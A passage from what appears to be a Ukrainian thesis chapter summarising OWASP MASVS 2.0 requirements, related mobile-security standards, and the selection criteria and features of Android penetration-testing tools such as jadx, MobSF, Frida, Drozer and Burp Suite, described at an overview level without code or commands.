Відмову від жорсткої рівневої структури на користь більш гнучкої моделі профілів безпеки. Замість фіксованих рівнів L1/L2/R, нова версія пропонує базовий набір вимог (MASVS-L1) та додаткові вимоги для специфічних контекстів (defense in depth, приватність, стійкість до реверс-інжинірингу).

Реорганізацію категорій вимог для кращого відображення сучасного ландшафту загроз та практик розробки. Додано нову категорію MASVS-PRIVACY для вимог, пов'язаних з приватністю даних.

Уточнення формулювань вимог для зменшення неоднозначності та полегшення верифікації.

Оновлення вимог відповідно до еволюції мобільних платформ (нові версії Android та iOS, нові API безпеки) [33].

Стандарт MASVS 2.0 організовано у вигляді набору категорій безпеки, кожна з яких охоплює певний аспект захисту мобільного додатку. Кожна категорія містить набір конкретних вимог, сформульованих у вигляді тверджень.

Категорія MASVS-STORAGE охоплює вимоги щодо безпечного зберігання чутливих даних на пристрої. Мобільні додатки часто зберігають різноманітну інформацію локально, облікові дані, токени сесій, персональні дані користувачів, кешовані дані. Неналежний захист цих даних може призвести до їх компрометації у разі втрати пристрою, зараження шкідливим ПЗ або фізичного доступу.

MASVS-STORAGE-1: Додаток безпечно зберігає чутливі дані. Ця вимога передбачає використання захищених механізмів зберігання, наданих платформою (Android Keystore, EncryptedSharedPreferences), уникнення зберігання чутливих даних у незахищених локаціях (зовнішнє сховище, незашифровані бази даних, логи).

MASVS-STORAGE-2: Додаток запобігає витоку чутливих даних. Вимога охоплює захист від ненавмисного витоку даних через системні механізми: буфер обміну, скріншоти та превью у менеджері задач, резервне копіювання, кеш клавіатури.

Для додатків з підвищеними вимогами безпеки рекомендується додаткове шифрування даних ключами, прив'язаними до автентифікації користувача,

мінімізація обсягу збережених даних, автоматичне очищення чутливих даних після закінчення сесії.

Категорія MASVS-CRYPTO визначає вимоги до використання криптографічних механізмів у мобільних додатках. Криптографія є фундаментальним інструментом захисту конфіденційності та цілісності даних, однак її неправильне застосування може створити хибне відчуття безпеки.

MASVS-CRYPTO-1: Додаток використовує сучасну криптографію відповідно до найкращих галузевих практик. Вимога передбачає використання перевірених криптографічних бібліотек (не власних реалізацій), сучасних алгоритмів (AES-256, RSA-2048+, SHA-256+), правильних режимів роботи (GCM для автентифікованого шифрування), достатньої довжини ключів.

MASVS-CRYPTO-2: Додаток виконує управління ключами відповідно до найкращих галузевих практик. Криптографічні ключі повинні генеруватися з використанням криптографічно стійких генераторів випадкових чисел, зберігатися у захищених сховищах (Keystore), мати обмежений термін дії, не передаватися у незахищеному вигляді.

Таблиця 2.4

Рекомендовані та нерекомендовані криптографічні алгоритми

Призначення	Рекомендовано	Не рекомендовано
Симетричне шифрування	AES-256 (GCM, CBC з HMAC)	DES, 3DES, RC4, Blowfish
Асиметричне шифрування	RSA-2048+, ECDSA P-256+	RSA-1024, DSA
Хешування	SHA-256, SHA-3, BLAKE2	MD5, SHA-1
Деривація ключів з пароля	Argon2, bcrypt, PBKDF2	Прості хеш-функції
Генерація випадкових чисел	SecureRandom, /dev/urandom	java.util.Random

Категорія MASVS-AUTH охоплює вимоги до механізмів підтвердження ідентичності користувачів та контролю їх доступу до функцій та даних додатку.

MASVS-AUTH-1: Додаток використовує безпечні механізми автентифікації та авторизації відповідно до кращих практик. Вимога охоплює: використання надійних методів автентифікації (складні паролі, біометрія, багатофакторна автентифікація), безпечне управління сесіями (випадкові ідентифікатори, таймаути, інвалідація при виході), перевірку авторизації на сервері для всіх чутливих операцій.

MASVS-AUTH-2: Додаток виконує локальну автентифікацію безпечно. Для додатків, що використовують локальну автентифікацію (PIN, біометрія) для захисту доступу до функцій або даних, вимагається: прив'язка локальної автентифікації до криптографічних ключів (Keystore), обмеження кількості спроб, захист від обходу через маніпуляції з кодом [25].

Категорія MASVS-NETWORK визначає вимоги до захисту мережових комунікацій мобільного додатку. Враховуючи, що мобільні пристрої часто підключаються до ненадійних мереж (публічні Wi-Fi), захист даних при передачі є критично важливим.

MASVS-NETWORK-1: Додаток забезпечує безпеку мережевого трафіку. Базові вимоги включають: обов'язкове використання TLS для всіх мережових з'єднань, використання актуальних версій TLS (1.2+) з безпечними cipher suites, правильну валідацію серверних сертифікатів.

MASVS-NETWORK-2: Додаток реалізує certificate pinning для критичних з'єднань. Для додатків з підвищеними вимогами безпеки рекомендується впровадження certificate pinning – прив'язки до конкретних сертифікатів або публічних ключів сервера для запобігання MITM-атакам з підробленими сертифікатами.

Категорія MASVS-PLATFORM охоплює вимоги щодо безпечної взаємодії додатку з операційною системою та іншими додатками. Мобільні платформи надають потужні механізми міжкомпонентної та міждодаткової взаємодії, неправильне використання яких може створювати вразливості.

MASVS-PLATFORM-1: Додаток безпечно використовує механізми міжпроцесної комунікації (IPC). Для Android це включає: правильне налаштування

експортованих компонентів (Activity, Service, Content Provider, Broadcast Receiver), валідацію вхідних даних від Intent, захист чутливих компонентів дозволами.

MASVS-PLATFORM-2: Додаток безпечно використовує WebView. WebView є потужним, але потенційно небезпечним компонентом. Вимоги включають: вимкнення JavaScript для відображення ненадійного контенту, заборону доступу до локальних файлів, валідацію URL перед завантаженням, обережне використання JavaScript-інтерфейсів.

MASVS-PLATFORM-3: Додаток безпечно обробляє глибокі посилання (Deep Links). Deep links та App Links повинні оброблятися з валідацією параметрів та захистом від зловживань.

Категорія MASVS-CODE визначає вимоги до якості та безпеки коду мобільного додатку.

MASVS-CODE-1: Додаток вимагає актуальну версію платформи. Підтримка застарілих версій ОС може змушувати додаток використовувати менш безпечні API або позбавляти його нових захисних механізмів платформи.

MASVS-CODE-2: Додаток має функціонуючий механізм оновлення. Можливість швидкого оновлення додатку є критичною для усунення виявлених вразливостей.

MASVS-CODE-3: Додаток валідує та санітизує всі вхідні дані. Захист від ін'єкцій (SQL, command, path traversal) через належну обробку всіх зовнішніх даних.

MASVS-CODE-4: Додаток не містить налагоджувального коду та не є надмірно verbose у логуванні. Видалення debug-функціональності та чутливого логування з production-збірок.

Категорія MASVS-RESILIENCE охоплює механізми захисту додатку від реверс-інжинірингу, модифікації та аналізу. Ці вимоги є опціональними та рекомендуються для додатків, що обробляють високочутливі дані або реалізують критичну бізнес-логіку на клієнті.

MASVS-RESILIENCE-1: Додаток виявляє та реагує на модифіковане середовище. Виявлення рутованих/jailbroken пристроїв, емуляторів, інструментів динамічного аналізу (Frida, Xposed).

MASVS-RESILIENCE-2: Додаток перешкоджає статичному аналізу. Обфускація коду (ProGuard, R8, DexGuard), шифрування рядків, захист нативних бібліотек.

MASVS-RESILIENCE-3: Додаток перешкоджає динамічному аналізу. Anti-debugging техніки, виявлення інструментації, захист від перехоплення функцій.

MASVS-RESILIENCE-4: Додаток перевіряє власну цілісність. Верифікація підпису APK, перевірка контрольних сум критичних файлів, виявлення модифікації коду [48].

Категорія MASVS-PRIVACY є новою у версії MASVS 2.0 та відображає зростаючу увагу до питань приватності користувачів.

MASVS-PRIVACY-1: Додаток мінімізує доступ до чутливих даних та ресурсів. Принцип мінімізації даних – збір та обробка лише тих даних, що необхідні для функціонування.

MASVS-PRIVACY-2: Додаток інформує користувачів про обробку їх даних. Прозорість щодо збору, використання та передачі персональних даних.

MASVS-PRIVACY-3: Додаток надає користувачам контроль над їх даними. Можливість перегляду, експорту, видалення даних відповідно до вимог GDPR та інших регуляцій.

MASVS-PRIVACY-4: Додаток використовує ідентифікатори, що забезпечують приватність. Уникнення використання persistent ідентифікаторів для відстеження, використання advertising ID з можливістю скидання.

MASVS 2.0 пропонує гнучку модель профілів безпеки замість жорсткої рівневої структури попередніх версій. Це дозволяє організаціям формувати набір вимог, релевантний для їх конкретного контексту.

Базовий профіль (MAS-L1) включає вимоги, що є мінімально необхідними для будь-якого мобільного додатку, що обробляє чутливі дані. Цей профіль

охоплює основні вимоги категорій STORAGE, CRYPTO, AUTH, NETWORK, PLATFORM, CODE.

Розширений профіль (MAS-L2) додає вимоги для додатків з підвищеними вимогами безпеки – фінансові додатки, медичні системи, корпоративні застосунки. Цей профіль включає глибший захист (defense in depth), посилені вимоги до криптографії та автентифікації.

Профіль стійкості (MAS-R) призначений для додатків, що потребують захисту від реверс-інжинірингу та модифікації. Включає вимоги категорії RESILIENCE.

Профіль приватності (MAS-P) фокусується на захисті приватності користувачів та відповідності регуляторним вимогам (GDPR, CCPA). Включає вимоги категорії PRIVACY.

Організації можуть комбінувати профілі відповідно до потреб. Наприклад, банківський додаток може вимагати L2 + R + P, тоді як простий інформаційний додаток може обмежитися L1.

Таблиця 2.5

Рекомендовані профілі MASVS для різних типів додатків

Тип додатку	Базовий (L1)	Розширений (L2)	Стійкість (R)	Приватність (P)
Інформаційні, новинні	Так	Ні	Ні	Рекомендовано
Соціальні мережі	Так	Рекомендовано	Ні	Так
Е-commerce	Так	Так	Рекомендовано	Так
Фінансові, банківські	Так	Так	Так	Так
Медичні (mHealth)	Так	Так	Рекомендовано	Так
Корпоративні	Так	Так	Так	Рекомендовано
Ігри з внутрішніми покупками	Так	Рекомендовано	Так	Ні

OWASP Mobile Security Testing Guide (MSTG) є комплексним керівництвом з тестування безпеки мобільних додатків, що надає детальні інструкції щодо перевірки відповідності вимогам MASVS. Якщо MASVS визначає що повинно бути перевірено, то MSTG пояснює як це перевірити.

MSTG охоплює обидві основні мобільні платформи – Android та iOS – з урахуванням їх архітектурних особливостей та специфічних механізмів безпеки. Керівництво постійно оновлюється для відображення змін у платформах, нових версій ОС, еволюції інструментів тестування.

Структура MSTG організована таким чином:

1. Загальні концепції тестування.
2. Тестування на платформі Android.
3. Тестування на платформі iOS.
4. Інструменти тестування.

Загальні концепції тестування – вступна частина, що описує методологію тестування безпеки мобільних додатків, категорії тестів, підготовку середовища.

Тестування на платформі Android – детальні інструкції щодо налаштування середовища тестування Android, специфічні тестові випадки для кожної категорії MASVS, опис інструментів та технік.

Тестування на платформі iOS – аналогічний розділ для платформи iOS.

Інструменти тестування – огляд інструментів для статичного та динамічного аналізу, налаштування, приклади використання [38].

MASVS та MSTG є взаємодоповнюючими документами, що разом формують повну методологію забезпечення та верифікації безпеки мобільних додатків.

MASVS визначає вимоги безпеки на концептуальному рівні – що повинно бути забезпечено. Кожна вимога сформульована як умова, що може бути верифікована. MASVS не прив'язаний до конкретних технологій чи інструментів, що забезпечує його універсальність.

MSTG надає практичні інструкції – як перевірити виконання вимог MASVS. Для кожної вимоги MASVS в MSTG є відповідний набір тестових випадків з детальним описом методики, інструментів, очікуваних результатів.

MAS Checklist об'єднує вимоги MASVS та тестові випадки MSTG у зручному форматі для практичного використання під час аудитів.

Окрім OWASP MASVS/MSTG, існують інші стандарти та керівництва, що можуть застосовуватися для верифікації безпеки мобільних додатків.

Публікація Національного інституту стандартів і технологій США надає рекомендації для організацій щодо оцінки безпеки мобільних додатків перед їх розгортанням. Документ описує процес перевірки, критерії оцінки та категорії ризиків. NIST SP 800-163 є менш деталізованим, ніж OWASP MASVS/MSTG, але може використовуватися для формування організаційних політик [31].

Європейське агентство з кібербезпеки (ENISA) опублікувало рекомендації щодо безпечної розробки смартфон-додатків. Документ охоплює питання безпеки від проєктування до розгортання та адресований розробникам та організаціям у ЄС.

Глобальна асоціація мобільних операторів (GSMA) розробила рекомендації щодо тестування безпеки мобільних додатків, орієнтовані на телекомунікаційну галузь.

Для певних галузей існують специфічні вимоги до безпеки мобільних додатків:

1. PCI DSS Mobile Payment Acceptance Security Guidelines.
2. HIPAA.
3. FDA Guidance on Mobile Medical Applications.

PCI DSS Mobile Payment Acceptance Security Guidelines – для додатків, що обробляють платіжні картки.

HIPAA – для медичних додатків у США.

FDA Guidance on Mobile Medical Applications – для мобільних медичних пристроїв.

Таблиця 2.6

Порівняння стандартів безпеки мобільних додатків

Характеристика	OWASP MASVS	NIST 800-163	ENISA Guidelines
Деталізація вимог	Висока	Середня	Середня

Характеристика	OWASP MASVS	NIST 800-163	ENISA Guidelines
Тестові процедури	MSTG (детальні)	Загальні	Загальні
Оновлюваність	Часта	Рідка	Рідка
Безкоштовність	Так	Так	Так
Фокус	Технічний	Організаційний	Розробка
Сертифікація	Неформальна	Немає	Немає

2.3 Обґрунтування вибору програмних засобів для проведення тестування на проникнення

Вибір оптимального набору інструментів для проведення тестування на проникнення Android-додатків є критично важливим етапом підготовки до аудиту безпеки. Правильно підібраний інструментарій дозволяє ефективно виявляти вразливості різних типів, автоматизувати рутинні операції та забезпечувати повноту покриття тестування. Водночас невдалий вибір може призвести до пропуску критичних вразливостей, надмірних витрат часу або хибних результатів.

При формуванні набору інструментів для тестування безпеки Android-додатків необхідно враховувати низку критеріїв, що визначають придатність та ефективність кожного інструменту для конкретних завдань.

Функціональне покриття є першочерговим критерієм вибору. Інструмент повинен забезпечувати виконання необхідних типів аналізу та тестування. Для комплексного аудиту безпеки мобільного додатку потрібні інструменти, що охоплюють статичний аналіз коду, динамічний аналіз поведінки, аналіз мережевих комунікацій, тестування механізмів зберігання даних, дослідження міжкумпуентної взаємодії. Жоден окремий інструмент не покриває всі ці аспекти, тому формується комплект взаємодоповнюючих засобів.

Підтримка платформи та актуальність визначає здатність інструменту працювати з сучасними версіями Android та використовувати актуальні техніки аналізу. Мобільні платформи швидко еволюціонують – кожна нова версія Android

привносить зміни у механізми безпеки, API, формати файлів. Інструменти, що не оновлюються регулярно, можуть бути неефективними або неробочими для сучасних додатків.

Активність спільноти та підтримка є важливим фактором для інструментів з відкритим кодом. Активна спільнота забезпечує швидке виправлення помилок, додавання нових функцій, створення документації та навчальних матеріалів, допомогу у вирішенні проблем. Покинуті проекти без активної підтримки швидко втрачають актуальність.

Інтеграційні можливості визначають здатність інструменту працювати у поєднанні з іншими засобами, інтегруватися у CI/CD пайплайни, експортувати результати у стандартних форматах. Для професійного аудиту важлива можливість автоматизації та побудови ефективних робочих процесів.

Документація та крива навчання впливають на ефективність використання інструменту. Якісна документація, навчальні матеріали, приклади використання суттєво скорочують час освоєння та зменшують ризик помилок.

Ліцензування та вартість є практичним фактором, особливо для організацій з обмеженим бюджетом на інструменти безпеки. Інструменти з відкритим кодом дозволяють розпочати тестування без значних початкових інвестицій, тоді як комерційні рішення можуть пропонувати розширену функціональність та підтримку.

Надійність та точність результатів визначає довіру до виявлених вразливостей. Інструменти з високим рівнем хибнопозитивних результатів вимагають значних витрат часу на верифікацію, тоді як інструменти з хибнонегативними результатами можуть пропускати реальні вразливості [51].

Таблиця 2.7

Критерії оцінки інструментів тестування безпеки

Критерій	Вага	Опис
Функціональне покриття	Висока	Спектр підтримуваних типів аналізу та тестування

Продовження таблиці 2.7

Критерій	Вага	Опис
Актуальність	Висока	Підтримка сучасних версій Android та API
Активність спільноти	Середня	Частота оновлень, розмір спільноти, доступність допомоги
Інтеграційні можливості	Середня	API, експорт результатів, автоматизація
Документація	Середня	Якість та повнота документації, навчальні матеріали
Ліцензування	Низька-Середня	Вартість, обмеження використання
Точність результатів	Висока	Рівень хибно-позитивних та хибно-негативних результатів

Інструменти для тестування безпеки Android-додатків можна класифікувати за їх основним призначенням та методами аналізу.

Інструменти реверс-інжинірингу та декомпіляції призначені для отримання доступу до коду та ресурсів додатку з APK-файлу. Ця категорія включає декомпілятори, дизасемблери, інструменти розпакування та модифікації APK.

Інструменти статичного аналізу автоматизують пошук вразливостей у коді без виконання додатку. Вони аналізують декомпільований код, конфігураційні файли, ресурси на предмет небезпечних патернів.

Інструменти динамічної інструментації дозволяють модифікувати поведінку додатку під час виконання, перехоплювати виклики функцій, змінювати дані. Це критично важливо для обходу захисних механізмів та дослідження runtime-поведінки.

Інструменти аналізу мережевого трафіку забезпечують перехоплення, аналіз та модифікацію мережових комунікацій додатку для виявлення вразливостей у протоколах та API.

Інструменти тестування IPC спеціалізуються на дослідженні механізмів міжкомпонентної та міждодаткової взаємодії Android.

Інтегровані платформи об'єднують кілька типів аналізу в єдиному інтерфейсі, спрощуючи процес тестування.

Допоміжні інструменти включають емулятори, засоби управління пристроями, утиліти для роботи з файловою системою.

Інструменти реверс-інжинірингу та декомпіляції:

1. jadx.
2. apktool.
3. dex2jar.
4. JD-GUI.
5. Ghidra.
6. IDA Pro.

jadx є одним з найбільш популярних та ефективних декомпіляторів для Android-додатків. Інструмент перетворює DEX-байткод (Dalvik Executable) у читабельний Java-код, що суттєво спрощує аналіз логіки додатку.

Основні можливості jadx включають:

1. Декомпіляція DEX у Java з високим рівнем читабельності результату.
2. Графічний інтерфейс.
3. Підтримка APK, DEX, AAR, JAR форматів.
4. Вбудований пошук.
5. Декомпіляція ресурсів.
6. Експорт у Gradle-проект.
7. Командний інтерфейс.

Декомпіляція DEX у Java з високим рівнем читабельності результату. jadx використовує просунуті алгоритми деобфускації та реконструкції коду, що

дозволяє отримати код, максимально наближений до оригінального вихідного коду.

Графічний інтерфейс (jadx-gui) забезпечує зручну навігацію по декомпільованому коду з можливістю пошуку, переходу до визначень, відображення структури класів. Інтерфейс підтримує підсвічування синтаксису, закладки, експорт проєкту.

Підтримка APK, DEX, AAR, JAR форматів дозволяє аналізувати як повні додатки, так і окремі бібліотеки.

Вбудований пошук за текстом, регулярними виразами, типами ресурсів спрощує пошук чутливої інформації, такої як API-ключі, URL, криптографічні константи.

Декомпіляція ресурсів – jadx також декодує XML-ресурси (layouts, strings, AndroidManifest), що є важливим для повного аналізу додатку.

Експорт у Gradle-проєкт дозволяє імпортувати декомпільований код у Android Studio для подальшого аналізу або модифікації.

Командний інтерфейс забезпечує можливість автоматизації та інтеграції у скрипти.

jadx є інструментом з відкритим кодом, розповсюджується під ліцензією Apache 2.0, активно підтримується спільнотою з регулярними оновленнями [44].

apktool є стандартним інструментом для декомпіляції та перекомпіляції Android APK-файлів. На відміну від jadx, що фокусується на отриманні Java-коду, apktool працює на рівні Smali – низькорівневого представлення Dalvik-байткоду.

Ключові можливості apktool:

1. Декомпіляція APK у Smali-код та ресурси.
2. Перекомпіляція модифікованого коду назад у APK.
3. Повне декодування ресурсів.
4. Підтримка frameworks.

Декомпіляція APK у Smali-код та ресурси. Smali є асемблероподібною мовою для Dalvik VM, що надає повний контроль над байткодом. Хоча Smali складніший

для читання, ніж Java, він точно відображає структуру байткоду без втрат інформації.

Перекомпіляція модифікованого коду назад у APK. Це критично важливо для динамічного тестування – можливість внести зміни у код (видалити перевірки, додати логування) та перевірити результат.

Повне декодування ресурсів – AndroidManifest.xml, strings.xml, layouts та інші ресурси декодуються у читабельний формат.

Підтримка frameworks – можливість встановлення framework-файлів для коректного декодування системних ресурсів.

apktool є незамінним інструментом для модифікації додатків, патчингу, видалення захисних механізмів для подальшого динамічного аналізу.

dex2jar є утилітою для конвертації DEX-файлів у формат JAR, що дозволяє використовувати традиційні Java-декомпілятори для аналізу Android-додатків.

JD-GUI (Java Decompiler GUI) – графічний декомпілятор Java, що може відкривати JAR-файли та відображати декомпільований код. У поєднанні з dex2jar ці інструменти забезпечують альтернативний шлях декомпіляції Android-додатків.

Ghidra – безкоштовний інструмент реверс-інжинірингу, розроблений NSA та випущений як відкритий проєкт. Ghidra підтримує архітектури ARM та ARM64, що використовуються у мобільних пристроях, та надає потужні можливості дизасемблювання, декомпіляції С-коду, аналізу потоку даних.

IDA Pro – комерційний стандарт індустрії для реверс-інжинірингу бінарного коду. IDA пропонує найширшу підтримку архітектур та форматів, розвинену екосистему плагінів, потужний декомпілятор (Hex-Rays). Недоліком є висока вартість ліцензії.

Таблиця 2.8

Порівняння інструментів реверс-інжинірингу

Інструмент	Тип виводу	Ліцензія	Сильні сторони	Обмеження
jadx	Java-код	Apache 2.0	Найкраща читабельність, GUI	Лише Java/Kotlin код

Продовження таблиці 2.8

Інструмент	Тип виводу	Ліцензія	Сильні сторони	Обмеження
apktool	Smali + ресурси	Apache 2.0	Перекомпіляція, повний контроль	Складний для читання
dex2jar	JAR-файл	Apache 2.0	Сумісність з Java- інструментами	Потребує окремий декомпілятор
Ghidra	Асемблер/C	Відкритий	Нативний код, безкоштовний	Крива навчання
IDA Pro	Асемблер/C	Комерційна	Найпотужніший, плагіни	Висока вартість

Інструменти статичного аналізу безпеки:

1. Mobile Security Framework (MobSF).
2. QARK (Quick Android Review Kit).
3. Semgrep.
4. Android Lint.

Mobile Security Framework (MobSF) є найбільш комплексним інструментом з відкритим кодом для автоматизованого аналізу безпеки мобільних додатків. MobSF підтримує як статичний, так і динамічний аналіз Android та iOS додатків, надаючи інтегроване середовище для тестування.

Архітектура MobSF побудована за клієнт-серверною моделлю з веб-інтерфейсом для взаємодії з користувачем. Система складається з кількох ключових компонентів.

Модуль статичного аналізу Android виконує комплексний аналіз APK-файлів, що включає:

1. Декомпіляцію та аналіз коду на небезпечні патерни.
2. Парсинг AndroidManifest.xml з виявленням помилок конфігурації.
3. Аналіз дозволів з оцінкою їх небезпечності.
4. Пошук жорстко закодованих секретів та ключів API.
5. Виявлення використання небезпечних API.

6. Ідентифікацію сторонніх бібліотек та перевірку на відомі вразливості.
7. Аналіз мережевої безпеки (Network Security Configuration).
8. Оцінку криптографічних реалізацій.

Модуль оцінки ризиків агрегує результати аналізу та надає загальну оцінку безпеки додатку за різними категоріями (Security Score). Кожне виявлене питання класифікується за рівнем критичності (High, Medium, Low, Info).

Модуль звітування генерує детальні звіти у форматах PDF та JSON, що можуть використовуватися для документування результатів аудиту.

REST API дозволяє інтегрувати MobSF у CI/CD пайплайни для автоматизованого сканування додатків [28].

Переваги MobSF включають комплексність аналізу, зручний веб-інтерфейс, можливість автоматизації, активну підтримку спільнотою. Обмеження пов'язані з можливими хибнопозитивними результатами та необхідністю верифікації критичних знахідок вручну.

QARK – спеціалізований інструмент статичного аналізу для Android, розроблений LinkedIn та випущений як відкритий проєкт. QARK фокусується на виявленні типових вразливостей безпеки Android-додатків.

Ключові категорії виявлених вразливостей:

1. Небезпечні компоненти.
2. Вразливості WebView.
3. Небезпечне зберігання даних.
4. Криптографічні проблеми.
5. Мережеві вразливості.
6. Витоки через логування.

Небезпечні компоненти – експортовані Activity, Service, Content Provider, Broadcast Receiver без належного захисту дозволами.

Вразливості WebView – увімкнення JavaScript для ненадійного контенту, доступ до файлової системи, незахищені JavaScript-інтерфейси.

Небезпечне зберігання даних – використання SharedPreferences для чутливих даних, створення файлів з небезпечними дозволами, зберігання даних на зовнішньому сховищі.

Криптографічні проблеми – використання слабких алгоритмів, ECB-режим, статичні IV, жорстко закодовані ключі.

Мережеві вразливості – HTTP замість HTTPS, ігнорування помилок SSL, відсутність certificate pinning.

Витоки через логування – логування чутливих даних у production-збірках.

QARK також здатний генерувати proof-of-concept експлойти у вигляді APK-файлів для демонстрації виявлених вразливостей.

Semgrep є сучасним інструментом статичного аналізу, що підтримує множину мов програмування, включаючи Java та Kotlin. Його ключовою перевагою є простота створення власних правил аналізу.

Для Android-розробки доступні набори правил, що покривають типові вразливості мобільних додатків. Semgrep може бути легко інтегрований у CI/CD пайплайни та підтримує інкрементальний аналіз.

Android Lint є вбудованим інструментом статичного аналізу в Android Studio та Android Gradle Plugin. Хоча Lint первинно орієнтований на якість коду та оптимізацію, він включає низку перевірок безпеки.

Безпекові перевірки Lint охоплюють:

1. Використання незашифрованого трафіку.
2. Експортовані компоненти.
3. Небезпечне використання WebView.
4. Некоректне використання криптографії.
5. SQL-ін'єкції через raw queries.

Lint інтегрований у процес збірки та може блокувати збірку при виявленні критичних проблем.

Інструменти динамічної інструментації:

1. Frida.
2. Objection.

3. Drozer.

4. Xposed Framework.

Frida є найпотужнішим та найпопулярнішим інструментом динамічної інструментації для мобільних платформ. Frida дозволяє впроваджувати JavaScript-код у процеси додатків та перехоплювати виклики функцій у реальному часі.

Архітектура Frida складається з кількох компонентів:

1. Frida-server.

2. Frida-client.

3. Frida-tools.

4. Python/Node.js bindings.

Frida-server – агент, що виконується на цільовому пристрої та забезпечує інфраструктуру для інструментації. На Android вимагає root-доступу або може бути впроваджений у додаток через перепакування.

Frida-client – клієнтська частина на хості (комп'ютері аналітика), що взаємодіє з frida-server та надає інтерфейс для написання скриптів.

Frida-tools – набір утиліт командного рядка (frida, frida-ps, frida-trace) для типових операцій.

Python/Node.js bindings – бібліотеки для програмної взаємодії з Frida з різних мов програмування.

Можливості Frida для тестування Android-додатків:

1. Перехоплення Java-методів.

2. Обхід SSL Certificate Pinning.

3. Обхід Root Detection.

4. Перехоплення криптографічних операцій.

5. Маніпуляція з Keystore.

Перехоплення Java-методів – можливість хукування будь-якого Java-методу для логування параметрів, модифікації повернутих значень, заміни реалізації.

Обхід SSL Certificate Pinning – один з найпоширеніших сценаріїв використання Frida. Скрипти обходу pinning дозволяють перехоплювати HTTPS-трафік додатків, що використовують certificate pinning.

Обхід Root Detection – багато захищених додатків перевіряють наявність root на пристрої. Frida дозволяє перехопити ці перевірки та повертати false.

Перехоплення криптографічних операцій – логування ключів, параметрів шифрування, відкритого тексту для аналізу криптографічних реалізацій.

Маніпуляція з Keystore – перехоплення операцій з Android Keystore для аналізу управління ключами.

Frida підтримує також перехоплення нативних функцій у бібліотеках .so через Interceptor API [21].

Objection є високорівневим інструментом на базі Frida, що спрощує типові завдання мобільного тестування безпеки. Objection надає інтерактивний інтерфейс командного рядка з готовими командами для поширених операцій.

Objection значно знижує бар'єр входу для використання динамічної інструментації, надаючи готові рішення для типових сценаріїв без необхідності писати Frida-скрипти з нуля.

Drozer є спеціалізованим фреймворком для тестування безпеки Android-додатків з фокусом на механізмах міжпроцесної комунікації (IPC). Drozer дозволяє взаємодіяти з експортованими компонентами додатків так, як це міг би робити зловмисний додаток на тому ж пристрої.

Архітектура Drozer складається з консолі (хост) та агента (Android-пристрій). Агент встановлюється як додаток та надає інфраструктуру для виконання модулів.

Ключові можливості Drozer:

1. Перерахування поверхні атаки.
2. Взаємодія з Activity.
3. Тестування Content Providers.
4. Тестування Broadcast Receivers.

Перерахування поверхні атаки – виявлення експортованих компонентів додатку.

Взаємодія з Activity – запуск Activity з довільними параметрами.

Тестування Content Providers – запити до Content Providers, перевірка SQL-ін'єкцій, path traversal.

Тестування Broadcast Receivers – відправка broadcast-повідомлень.

Drozer є незамінним інструментом для тестування вразливостей, пов'язаних з неправильним експортом та захистом компонентів Android [52].

Xposed Framework є альтернативною платформою для модифікації поведінки Android-додатків. На відміну від Frida, що впроваджується у конкретні процеси, Xposed модифікує Android Runtime (ART) на рівні системи, дозволяючи створювати модулі, що впливають на будь-які додатки.

Для тестування безпеки корисними є модулі:

1. Inspeckage.
2. SSLUnpinning.
3. RootCloak.

Inspeckage – комплексний моніторинг додатку.

SSLUnpinning – обхід SSL pinning.

RootCloak – приховування root від додатків.

Xposed вимагає модифікації системи (root + встановлення фреймворку), що робить його менш гнучким, ніж Frida, але може бути корисним у певних сценаріях.

Таблиця 2.9

Порівняння інструментів динамічної інструментації

Інструмент	Потребує root	Підхід	Переваги	Обмеження
Frida	Так	Впровадження у процес	Гнучкість, потужність, активна спільнота	Потребує написання скриптів
Objection	Так	Wrapper над Frida	Простота використання, готові команди	Менша гнучкість
Drozer	Ні	Агент на пристрої	Спеціалізація на IPC, не потребує root	Обмежений scope
Xposed	Так	Системна модифікація	Постійна модифікація	Складне налаштування

Інструменти аналізу мережевого трафіку:

1. Burp Suite.
2. OWASP ZAP (Zed Attack Proxy).
3. mitmproxy.
4. Wireshark та tcpdump.

Burp Suite є стандартом індустрії для тестування безпеки веб-додатків та API. Для тестування мобільних додатків Burp Suite використовується як проксі-сервер для перехоплення та аналізу HTTP/HTTPS-трафіку між додатком та серверами.

Ключові компоненти Burp Suite, релевантні для мобільного тестування:

1. Proxy.
2. Target.
3. Intruder.
4. Repeater.
5. Scanner (Pro версія).
6. Extender.

Proxy – основний компонент для перехоплення трафіку. Після налаштування пристрою на використання Burp як проксі та встановлення CA-сертифіката, всі HTTP/HTTPS-запити проходять через Burp.

Target – карта сайту та API, що будується автоматично на основі перехопленого трафіку. Дозволяє візуалізувати структуру API.

Intruder – інструмент для автоматизованих атак: fuzzing, brute force, enumeration. Використовується для тестування валідації вводу, автентифікації.

Repeater – інструмент для ручної модифікації та повторного відправлення запитів. Критично важливий для детального тестування окремих endpoint'ів.

Scanner (Pro версія) – автоматичний сканер вразливостей для виявлення SQL-ін'єкцій, XSS, та інших веб-вразливостей.

Extender – система розширень, що дозволяє додавати плагіни. Для мобільного тестування корисними є розширення для аналізу JWT, GraphQL, специфічних протоколів [40].

Burp Suite доступний у безкоштовній Community Edition та платній Professional Edition. Professional версія включає автоматичний сканер, додаткові функції Intruder, можливість збереження проєктів.

OWASP ZAP є безкоштовною альтернативою Burp Suite з відкритим кодом. ZAP надає схожий набір функцій для проксі-аналізу та тестування веб-додатків та API.

Переваги ZAP включають:

1. Повністю безкоштовний, включаючи автоматичний сканер.
2. Відкритий код, активна спільнота OWASP.
3. API для автоматизації.
4. Marketplace з розширеннями.

ZAP є гарним вибором для організацій з обмеженим бюджетом або для автоматизованого сканування у CI/CD пайплайнах.

mitmproxy є інструментом командного рядка та бібліотекою Python для перехоплення HTTP/HTTPS-трафіку. Його ключовою перевагою є можливість програмної обробки трафіку через Python-скрипти.

mitmproxy особливо корисний для автоматизації аналізу трафіку, створення тестових сценаріїв, інтеграції з іншими інструментами.

Для аналізу низькорівневого мережевого трафіку використовуються Wireshark (GUI) та tcpdump (CLI). Ці інструменти аналізують трафік на рівні пакетів, що корисно для дослідження нестандартних протоколів, виявлення DNS-витоків, аналізу TLS handshake.

Таблиця 2.10

Порівняння інструментів аналізу мережевого трафіку

Інструмент	Ліцензія	GUI	Автосканер	Переваги для мобільних
Burp Suite Pro	Комерційна	Так	Так	Найповніший функціонал
Burp Suite Community	Безкоштовна	Так	Ні	Достатньо для ручного тестування

Інструмент	Ліцензія	GUI	Автосканер	Переваги для мобільних
OWASP ZAP	Відкритий код	Так	Так	Безкоштовний, автоматизація
Mitmproxy	MIT	CLI/Web	Ні	Програмованість, скриптування
Wireshark	GPL	Так	Ні	Низькорівневий аналіз

Інструменти тестового середовища:

